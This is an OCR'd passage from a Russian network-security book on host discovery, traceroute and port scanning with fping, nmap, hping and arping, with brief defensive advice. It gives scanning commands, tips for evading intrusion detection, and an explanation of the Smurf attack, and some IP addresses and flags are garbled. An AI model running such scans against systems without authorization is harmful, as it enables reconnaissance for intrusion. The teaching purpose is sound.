Идентификация (то есть обнаружение) сетевых устройств с помощью протокола ICMP может быть выполнена двумя способами:

- посылка запроса, получение ответа;
- вызов ситуации ошибки, получение сообщения об ошибке.

В основу идентификации заложен следующий принцип. Узел, отправляющий ICMP-запрос, устанавливает значения полей **Identifier**, эти значения позволяют определить ответы, пришедшие от разных узлов. А для того, чтобы отличить несколько ответов, пришедших от одного узла, используется поле **Sequence Number**. В поле **Code** записывается ноль, поле данных произвольно (например, алфавит). Отвечающая сторона должна заменить значение поля **Type** на 0 и отправить датаграмму обратно.

Теперь от теории начнем переходить к практике.

Для выполнения обнаружения узла обычно используется утилита ping, входящая в состав большинства ОС. В качестве параметра ping указывается IP/имя, и в результате получаем ответ удаленной системы. Однако у нее есть существенный недостаток – все узлы опрашиваются последовательно, что существенно увеличивает продолжительность опроса.

Обращение сразу к нескольким узла (диапазона) с использованием ICMP-запросов (Echo) называется ICMP Sweep или Ping Sweep. Для исследования большой сети потребуется утилита, способная посылать ICMP-запросы параллельно. Однако, говоря о Ping Sweep, стоит отметить, что из-за параллельной отправки множества ICMP-запросов системы обнаружения атак легко определят такое сканирование.

Рассмотрим несколько из них в качестве примера.

2.7.2. Утилита fping

Утилита fping позволяет производить исследование сети при помощи протокола ICMP, также возможен параллельный опрос сразу нескольких узлов, список которых может быть задан непосредственно пользователем или получен из файла.

Синтаксис:

```
fping [опции ] [ узлы... ]
```

Список наиболее используемых опций:

- `-c` – количество отправляемых пакетов к каждому из узлов;
- `-bn` – количества байтов в отправляемом пакете;
- `-g` – указание списка сканируемых узлов;
- `-f` – указание файла со списком сканируемых узлов.

Вот как выглядит сканирование сети 192.168.1.0/24.

Сканирование сети класса С можно осуществить с помощью задания маски:

```
fping -g 192. 168. 1. 0/24
```

а можно с помощью задания диапазона сканируемых адресов (рис. 2.50):

```
fping -g 192.168.1.1 192.168.1.254
```

Также с помощью данной утилиты можно осуществить сканирование с использованием посылки одного пакета:

```
fping -g 192.168.2.1 192.168.2.254 -c 1 > alive-hosts
```

Такой способ сканирования менее заметен для систем обнаружения вторжений и анализаторов трафика.




Рис. 2.50. *Результат работы fping. Найдены три работающих узла*

2.7.3. Утилита Nmap

Широко известная утилита nmap также может быть использована для опроса устройств. Вообще, эта утилита может применяться для исследования сетевых служб не только с помощью ICMP, поэтому мы еще неоднократно будем к ней возвращаться.

Вот пример ее использования для сканирования все той же сети 192.168.2.0/24:

```
nmap -sP -PI 192.168.2.1-254
```

Ключи NMAP:

- `-sP` – это указание производить посылку запросов ICMP Echo;
- `-PI` – это отключение ACK-сканирования (оно включено по умолчанию);
- `-sL` – просто создать список работающих хостов, но не сканировать порты nmap;
- `-sPN` – считать все хосты доступными, даже если они не отвечают на ping;
- `-sS/sT/sA/sW/sM` – TCP-сканирование;
- `-sU-UDP` – сканирование nmap;
- `-sN/sF/sX` – TCP NULL и FIN-сканирование;
- `-sC` – запускать скрипт по умолчанию;
- `-sI` – ленивое Indle-сканирование.

2.7.4. Использование «Broadcast ICMP»

Еще одним способом определения доступности множества узлов является посылка запроса ICMP Echo по широковещательному адресу или адресу сети. Данный прием именуется Broadcast ICMP.

Если предыдущие способы исследования сети с помощью ICMP требовали применения специальных утилит, то Broadcast ICMP можно реализовать с помощью команды ping.

Например:

```
ping 192.168.1.255
```

или

```
ping 192.168.1.0
```

Такой запрос будет получен всеми узлами сети, и теоретически ответ от каждого из узлов должен прийти узлу, пославшему запрос. На практике машины под управлением ОС Windows на такие запросы не откликаются. Зато ОС семейства UNIX и некоторые модели сетевого оборудования (например, бюджетные Wi-Fi роутеры) могут ответить на запросы, где в качестве адреса получателя указаны широковещательный адрес или адрес сети. В частности, у меня в сети на такой запрос ответили машины под управлением Debian Linux, файловый сервер Synology и Wi-Fi роутер Asus.

Но и здесь исследователю сети не стоит забывать о том, что системы обнаружения атак обычно фиксируют такие запросы ICMP Echo как атаку Smurf. Действительно, подобный запрос, будучи запущен в цикле, порождает большое количество ответов, направленных на один узел, что может создать ситуацию «отказа в обслуживании».

Атака smurf заключается в передаче в сеть широковещательных ICMP-запросов от имени компьютера-жертвы. В результате компьютеры, принявшие такие широковещательные пакеты, отвечают компьютеру-жертве, что приводит к существенному снижению пропускной способности канала связи и в ряде случаев к полной изоляции атакуемой сети. Атака smurf исключительно эффективна и широко распространена.

Еще одним, более надежным средством исследования с помощью ICMP являются сообщения об ошибках.

2.7.5. ICMP-пакеты, сообщающие об ошибках

ICMP-сообщения об ошибках отправляются в тех случаях, когда не удалось выполнить какое-либо действие в сети, например доставить пакет по назначению. В определенных ситуациях это может оказать существенную помощь при выявлении работающих в сети машин.

Приведу небольшой пример. Сообщение ICMP Destination Unreachable (port unreachable), полученное в ответ на сетевой пакет, указывает на то, что требуемый порт на узле закрыт, но узел доступен, поскольку ответ пришел.

Использование ICMP-сообщений об ошибках для обнаружения устройств сводится к вызову сообщения об ошибке на тестируемом узле. Поскольку это

осуществляется, как правило, с помощью других протоколов (не ICMP), эти методы упоминаются далее.

Начнем с использования UDP.

2.7.6. UDP Discovery

Метод определения доступности узла с использованием протокола UDP называется UDP Discovery. Если в ответ на пакет было получено сообщение ICMP Destination Unreachable (Port Unreachable), это означает, что узел доступен (и порт, указанный в UDP-пакете, закрыт).

Таблица 2.4. *Формат UDP-пакета*

Type=3	Code=3	Контрольная сумма
Данные (UDP-пакет)		

В случае неполучения ответа от узла возможны следующие варианты:

- узел выключен или недоступен;
- фильтрация трафика;
- указанный в UDP-пакете порт открыт.

Использование протокола UDP для обнаружения устройств неэффективно в силу следующих причин. Во-первых, это высокая степень фильтрации UDP-трафика. Так как из-за архитектурных особенностей (отсутствие механизма подтверждения доставки) UDP используют мало служб (самыми известными являются DNS, SNMP, Syslog), то этот протокол часто фильтруется в сети.

Вторым недостатком использования UDP является непредсказуемое поведение системы при получении UDP-пакета на открытый порт. Дело в том, что многие сканеры отправляют при сканировании пустые пакеты. Допустим, такой пакет отправили на 53-й порт сервера DNS. Получив его на открытый порт, система попытается прочитать содержимое. При этом на уровне приложений будут ожидаться данные определенного формата (команды, параметры и т. д.). Но так как там никаких данных нет, сервис вполне может повести себя не совсем корректно или, что еще хуже для исследующего, отразить данный инцидент в своих журналах событий и уведомлениях администратору.

Однако некоторые разработчики смогли обойти второй недостаток UDP-сканирования. В сканере Retina этот метод реализован с учетом указанных недостатков. На данные порты отправляется не пустой UDP-пакет, а осмысленный запрос, на который должен прийти ответ. Таким образом, реакция будет в любом случае (открыт порт или закрыт), что повышает достоверность этого метода при идентификации сетевых объектов.

В следующем примере используется утилита NMAP.

```
Nmap -sU -p <номер UDP-порта> <узел>
```

Также для обнаружения узлов можно воспользоваться уже знакомой нам утилитой hping. Например, для проверки определенного порта на узле 192.168.10.30 необходимо выполнить:

```
hping -2 192.168.10.30 -c 1 -p 137 -n
```

Получение сообщения Port Unreachable будет означать, что узел включен, но порт 137 на нем закрыт.

Рассмотрев протокол транспортного уровня UDP, перейдем к TCP.

2.7.7. Исследование с помощью TCP

Протокол TCP используется гораздо большим числом различных служб и приложений. По сути, в нашем случае это основной инструмент исследования сети, так как средства межсетевого экранирования и системы обнаружения вторжений, как правило, разрешают отправку пакетов на наиболее распространенные сетевые порты. Например, вряд ли где-то будут запрещать электронную почту или веб.

Метод определения доступности узла с использованием протокола TCP называется TCP Ping.

Критичным является выбор значений некоторых полей:

- Source Port;
- Destination Port;
- сочетание флагов (поле Flags).

Выбор порта источника зависит от фильтрации трафика различного типа, а выбор порта получателя осуществляется также из соображений возможной фильтрации (обычно это порты 21, 22, 23, 25, 80, последний – HTTP, это наиболее распространенный вариант). Но основным при исследовании сети с помощью TCP является выбор правильного сочетания флагов.

Для лучшего понимания, о чем идет речь, рассмотрим несколько утилит с пояснениями.

Утилита hping – удобное средство генерации пакетов с различным сочетанием флагов.

```
hping <узел> [опции]
```

Список наиболее используемых опций приведен далее:

- `-c` – количество отправляемых пакетов;
- `-0` – режим RAW IP;
- `-1` – режим ICMP;
- `-2` – режим UDP.

  По умолчанию используется режим TCP;
- `-s` – порт источника;
- `-d` – порт получателя.

Флаги TCP:

- `-F` – fin флаг FIN ;
- `-S` – syn флаг SYN;
- `-R` – rst флаг RST;
- `-P` – push флаг PUSH;
- `-A` – ack флаг ACK;
- `-U` – urg флаг URG;
- `-X` – xmas флаг X неиспользуемый (0x40);
- `-Y` – ymas флаг Y неиспользуемый (0x80).

2.7.8. Использование флага SYN

Посылка TCP-пакета с установленным флагом SYN может быть использована для определения доступности узла следующим образом: если в ответ на такой запрос пришел пакет с установленными в заголовке флагами SYN – ACK или RST, то узел доступен. Если же ответ не приходит, то узел либо недоступен, либо данный тип трафика фильтруется.

Пример посылки пакета с установленным флагом SYN на 80-й порт указанного узла с использованием hping (рис. 2.51):

```
hping <узел> -S -p 80 –c 1
```




Рис. 2.51. *Результат работы Nmap, использующей TCP для поиска работающих узлов*

Поскольку ответ приходит в любом случае (открыт порт или закрыт), этот способ определения доступности узла довольно эффективен (особенно в условиях фильтрации ICMP). Данный метод и называют TCP ping.

Возможны варианты сканирования и с помощью других флагов, однако здесь возникает ряд сложностей. При получении такого пакета система может неоднозначно на него отреагировать, так как реализация стека TCP/IP в разных, особенно старых операционных, системах может существенно отличаться. Кроме того, пакетные фильтры с технологией «Stateful Inspection» считают такие пакеты ошибочными и «молча» отбрасывают их.

В качестве примера приведу сканирование утилитой hping с использованием флагов SYN+ACK и ACK.

```
SYN-ACK
hping <узел> -S -A -p 80 -c 1

ACK
hping <узел> -A -p 80 -c 1
```

Вообще, TCP-сканирование является достаточно мощным инструментом при исследовании сети, поэтому стоит очень ответственно подойти к настройке средств обнаружения вторжений для борьбы с ним.

2.7.9. Использование протокола IP

Помимо применения протоколов ICMP, UDP и TCP, при исследовании сети можно также воспользоваться протоколом IP.

Основа методов обнаружения узлов при помощи протокола IP – посылка ошибочных IP-датаграмм. При этом ошибка вносится в заголовок IP. Признаком доступности узла служит получение ICMP-сообщения об ошибке. Для работы с пакетами на уровне заголовков IP можно использовать рассмотренную выше утилиту hping.

2.7.10. Посылки фрагмента IP-датаграммы

Суть метода в том, что отправляется первый фрагмент IP-датаграммы и не посылаются остальные. В ответ должно прийти сообщение ICMP об ошибке Fragment Reassembly Time Exceeded (Type=l1, Code=l).

Пример с использованием hping:

```
hping 192.0.2.254 -c 1 -x -p 80 -S -V -D
```

Здесь посылается SYN-запрос на 80-й порт узла с указанием, что это не последний фрагмент (опция -x). Дополнительно включены режимы для вывода максимально подробной информации (опции -V и -D).

В случае если в ответ было получено сообщение Fragment Reassembly Time Exceeded, можно смело утверждать, что исследуемый узел включен.

Ошибочная длина заголовка

В заголовке посылаемой IP-датаграммы указывается ошибочная длина. В ответ должно прийти сообщение Parameter Problem Message (Type=12; Code=2). Это сообщение также является признаком активности исследуемого узла.

Неподдерживаемый протокол

В отправляемой IP-датаграмме указывается не поддерживаемый удаленной системой тип протокола. В ответ приходит сообщение ICMP protocol unreachable (Type=3, Code=2).

Пример с использованием hping.

```
hping <узел> -0 -H 255 -c 1
```

В данном случае посылается 1 пакет с типом протокола 255 (ключ -0 в данном случае означает работу с протоколом IP). Получение сообщений с указанными выше типами ошибок будет свидетельством о том, что данный узел включен.

2.7.11. Идентификация узла с помощью протокола ARP

В локальной сети довольно эффективный способ обнаружения узлов – посылка запросов ARP. При этом узел ответит в любом случае, даже если блокируется весь трафик.

В качестве примера программы, использующей такую технику выявления доступных узлов, можно привести утилиту ettercap.

А вот так выглядит сканирование сети с помощью утилиты arping (рис. 2.52).




Рис. 2.52. *Результат работы arping*

Утилита Nmap также позволяет осуществлять ARP для поиска работающих узлов (рис. 2.53).

Рассмотрев те способы, которые может использовать взломщик для поиска активных машин в сети, перейдем к рассмотрению возможных мер защиты.




Рис. 2.53. *Результат работы Nmap*

2.7.12. Меры защиты

Собственно набор средств защиты от сканирования сети не слишком обширен. Это фильтрация трафика и использование систем обнаружения вторжений. Фильтрация трафика основывается на запрете всех протоколов, которые не используются для работы легальных служб и приложений. Это относится прежде всего к UDP-пакетам для экзотических приложений. Вряд ли в пользовательских сегментах на компьютерах пользователей применяются Syslog или SNMP. Поэтому такой трафик можно смело отфильтровывать, оставив лишь DNS.

Что касается систем обнаружения вторжений, то лучше всего протестировать на практике те программы, которые приводятся в разделе, и настроить свои IDS на обнаружение сканирования.

2.7.13. Идентификация ОС и приложений

В предыдущих частях я рассматривал способы сбора информации посредством социальной инженерии и поиск работающих в сети устройств. В результате тех действий, которые представлены ранее, злоумышленники благодаря со-

циальной инженерии и найденным в сети активным узлам будут знать, что искать и где искать соответственно. Однако еще резонные вопросы «как искать» и затем «как ломать» пока остаются без ответа. Нередко для успешного взлома необходимо иметь представление о топологии сети жертвы.

Конечно, при сканировании внутренней сети топология известна заранее, но иногда топология должна специально исследоваться.

Знание топологии сети может помочь в тех случаях, когда необходимо перехватить трафик. Взломав, к примеру, коммутатор, можно заставить его «зеркалировать» весь проходящий трафик на определенный порт. Также очень полезным может оказаться получение доступа на маршрутизатор или подмена маршрутной информации.

Кроме того, в достаточно больших, географически распределенных сетях обычно используются протоколы маршрутизации, такие как RIP и OSPF. Так вот, знание топологии сети также может помочь при взломе системы динамической маршрутизации.

Теперь перейдем к практическим вопросам изучения топологии сети.

2.7.14. Отслеживание маршрутов

Начнем с вопроса, решение которого требует наименьших затрат. Отслеживать маршрут до искомого узла можно удаленно, и при этом не требуется никаких специальных приложений и утилит. Отслеживание маршрутов при определении топологии сети на этапе начального сбора сведений является распространенным приемом. Для этого используется штатная утилита traceroute, входящая в состав UNIX-систем, а в Windows-системах она называется tracert. Цель такого исследования – получить точный маршрут движения IP-пакета от одного узла сети до другого.

Несмотря на кажущуюся простоту работы с Traceroute, она является достаточно интересным инструментом исследования сети, и мы рассмотрим ее особо.

В следующем примере разбирается работа утилиты tracert из состава Windows.

Пусть команда tracert выполняется на машине 200.2.2.2 в отношении узла 100 1.1.2:

```
> tracert 100.1 1.2 -d
```

Последовательность обмена пакетами представлена на рис. 2.54.

Рассмотрим кратко, как это работает. На первом шаге будет отправлен ICMP-запрос со следующими параметрами:

```
адрес отправителя 200.2.2.2, получателя 100.1.1.2. При этом TTL=1.
```

На втором шаге значение TTL последовательно увеличивается на 1. Соответственно, TTL=2, пакет проходит через маршрутизатор.

Так как на следующем шаге пакет достиг требуемого узла, от него будет получен обычный ICMP-ответ (echo-reply).

Однако средства защиты тоже не дремлют. Так как попытка отслеживания маршрута к узлу может являться предварительным действием перед атакой, большинство систем обнаружения атак могут реагировать на такое событие.

Обычно они реагируют на появление в сети пакета ICMP_TIME_EXCEEDED. По содержимому данного пакета IDS может определить цель атаки.




Рис. 2.54. *Работа утилиты tracert*

Теперь перейдем к рассмотрению вопросов, связанных с идентификацией сетевых сервисов.

2.7.15. Сканирование портов

Одним из наиболее распространенных способов идентификации сетевых сервисов является сканирование портов. Дело в том, что за многими распространенными приложениями закреплены определенные номера портов и протоколы транспортного уровня. Так, HTTP использует порт 80, FTP – 20 и 21, а SSH – 22 и т. д. И хотя значения портов по умолчанию можно легко изменить, но все же открытый порт с определенным номером является верным признаком того, что на узле работает именно данное приложение. Остается только определить, какие порты открыты на узле. Задача идентификации статуса порта может решаться несколькими способами. Например, с установлением соединения и без такового. Далее рассматриваются некоторые из них.

Сканирование с установлением соединения

Для того чтобы убедиться в том, что порт TCP открыт, достаточно попытаться установить с ним соединение. Обычно для этой цели используются возможности операционной системы. Как в состав Windows, так и Unix входит утилита telnet, с помощью которой можно обратиться к узлу на порт с определенным номером. В случае отклика узла можно сделать вывод о том, что нужный порт открыт. Однако у такого метода есть ряд недостатков.

В частности, в операционной системе реализация TCP, как правило, представляет собой отдельный драйвер, а интерфейс между прикладным процессом и TCP представляет собой набор системных вызовов, с помощью которых можно открыть или закрыть соединение, отправить или принять данные. Однако в последних версиях ОС Windows на уровне драйверов операционной системы появились ограничения на работу с сетевыми портами. И вполне

возможна ситуация, когда после очередного обновления Windows 7 не даст установить соединение по порту, который ей покажется подозрительным. Что касается непосредственно утилиты telnet, то ее использование для последовательного сканирования портов является крайне неудобным, так как она работает очень медленно.

Также для установления TCP-соединения может быть использован интерфейс сокетов (функция connect()). После установления соединения его можно тут же разорвать штатным образом.

Перед тем как перейти к рассмотрению различных методов сканирования, вспомним, как происходит установление соединения в TCP. Я не буду приводить детальное описание всех шагов, просто представлю графическую иллюстрацию (рис. 2.55).




Рис. 2.55. *Установление TCP-handshake*

На основании приведенных технологических особенностей TCP handshake возможны несколько способов сканирования портов, некоторые из которых мы рассмотрим далее.

SYN-сканирование

Как и у других методов анализа сети, у сканирования с установлением соединения имеются свои плюсы и минусы. К плюсам можно отнести следующее:

- использование штатных возможностей ОС, отсутствие необходимости установки каких-либо дополнительных сетевых драйверов и библиотек;
- высокая достоверность; если соединение удалось установить, значит, порт непременно открыт.

К недостаткам этого метода обычно относят:

- недостаточную производительность;
- невозможность определения факта фильтрации порта;
- вероятность появления дополнительных ограничений на работу с сетевыми соединениями на уровне операционной системы.

В качестве альтернативы сканированию с установлением соединения рассмотрим SYN-сканирование.

SYN-сканирование обладает несколько большей производительностью, поскольку с тестируемым портом не устанавливается полноценное TCP-соединение. Сканирующий узел (A) отправляет SYN-пакет, как бы намереваясь установить соединение, и ожидает ответа. Наличие флагов SYN|ACK в ответе, приведшем от узла B, указывает на то, что порт открыт, а флаги RST|ACK в ответе означают обратное.

Если же в ответ не пришло ничего (но при этом известно, что узел включен), то это означает, что порт фильтруется. В случае если точно определили, что узел присутствует в сети, то отсутствие ответа однозначно может идентифицироваться как наличие фильтрации в сети. Соответственно, таким образом злоумышленник может узнать, какой именно трафик фильтруется в сети, и попытаться обойти это ограничение, применив другой способ сканирования.

Разумеется, для проведения подобного сканирования необходимо использовать механизм генерации сетевых пакетов и анализа приходящих ответов. Этот функционал стандартные утилиты операционной системы не предоставляют, и соответственно здесь необходимы дополнительные средства. Этим, кстати, можно объяснить тот факт, по после получения пакета SYN/ACK в ответ отправляется RST-пакет для сброса еще не установленного соединения (эту операцию выполняет операционная система).

Сканирование портов UDP

Данный метод используется для определения, какие UDP-порты на сканируемом узле являются открытыми. На требуемый порт сканируемой машины отправляется UDP-пакет (обычно пустой). Если в ответ было получено ICMP-сообщение «Destination Unreachable», это означает, что порт закрыт.

В противном случае (нет ответа) считается, что сканируемый порт открыт.

С UDP-сканированием связаны следующие проблемы:

- возможная потеря UDP-пакетов. В этом случае ответ также не будет получен, и порту может быть ошибочно присвоен статус «открыт»;
- высокая степень вероятности фильтрации UDP или (и) ICMP-трафика.

Результат тот же, что и в предыдущем случае, – порт может быть ошибочно посчитан открытым.

Все это приводит к тому, что в случае неполучения ответа от узла нельзя быть уверенным в том, что порт открыт. Первая проблема решается введением двух параметров, которыми можно регулировать достоверность UDP-сканирования:

- количество посылаемых UDP-пакетов;
- время ожидания ответа.

Вторая проблема гораздо сложнее. Для ее решения разработчики сканеров используют различные усовершенствования. Вот, например, один из таких способов.

Перед сканированием заданных пользователем портов UDP-сканер проводит UDP-сканирование портов из начала диапазона 1–65 535 (230–240), из середины диапазона (2050–2060) и из конца диапазона (45 270–45 280). Как видно, выбранные порты с большой долей вероятности окажутся закрытыми.

Далее мы рассмотрим утилиту, позволяющую использовать различные методы для осуществления сканирования.

Допустим, мы хотим произвести сканирование портов на машине 192.168.10.2.

Можно воспользоваться уже знакомой нам по предыдущему материалу утилитой NMAP.

Для поиска открытых портов на заданной машине используется следующий синтаксис.

```
nmap -sS 192.168.10.2 -n
```

Здесь наибольший интерес представляет ключ -sS. Заглавная S указывает на необходимость использования SYN-сканирования. В случае если нужно использовать установление соединения, синтаксис команды будет следующий:

```
nmap -sT 192.168.10.2 -n
```

Для UDP-сканирования необходимо указать:

```
nmap -sU 192.168.10.2 -n
```

Сканирование портов – это лишь одна из возможностей утилиты Nmap, поэтому к ней мы будем еще неоднократно возвращаться.

В дополнение для тех читателей, которые хорошо разбираются в сетевом программировании, рекомендую книгу [2]. В ней подробно рассмотрены примеры написания различных утилит, в том числе и для сканирования сетевых портов.

2.7.16. Идентификация сервисов и приложений

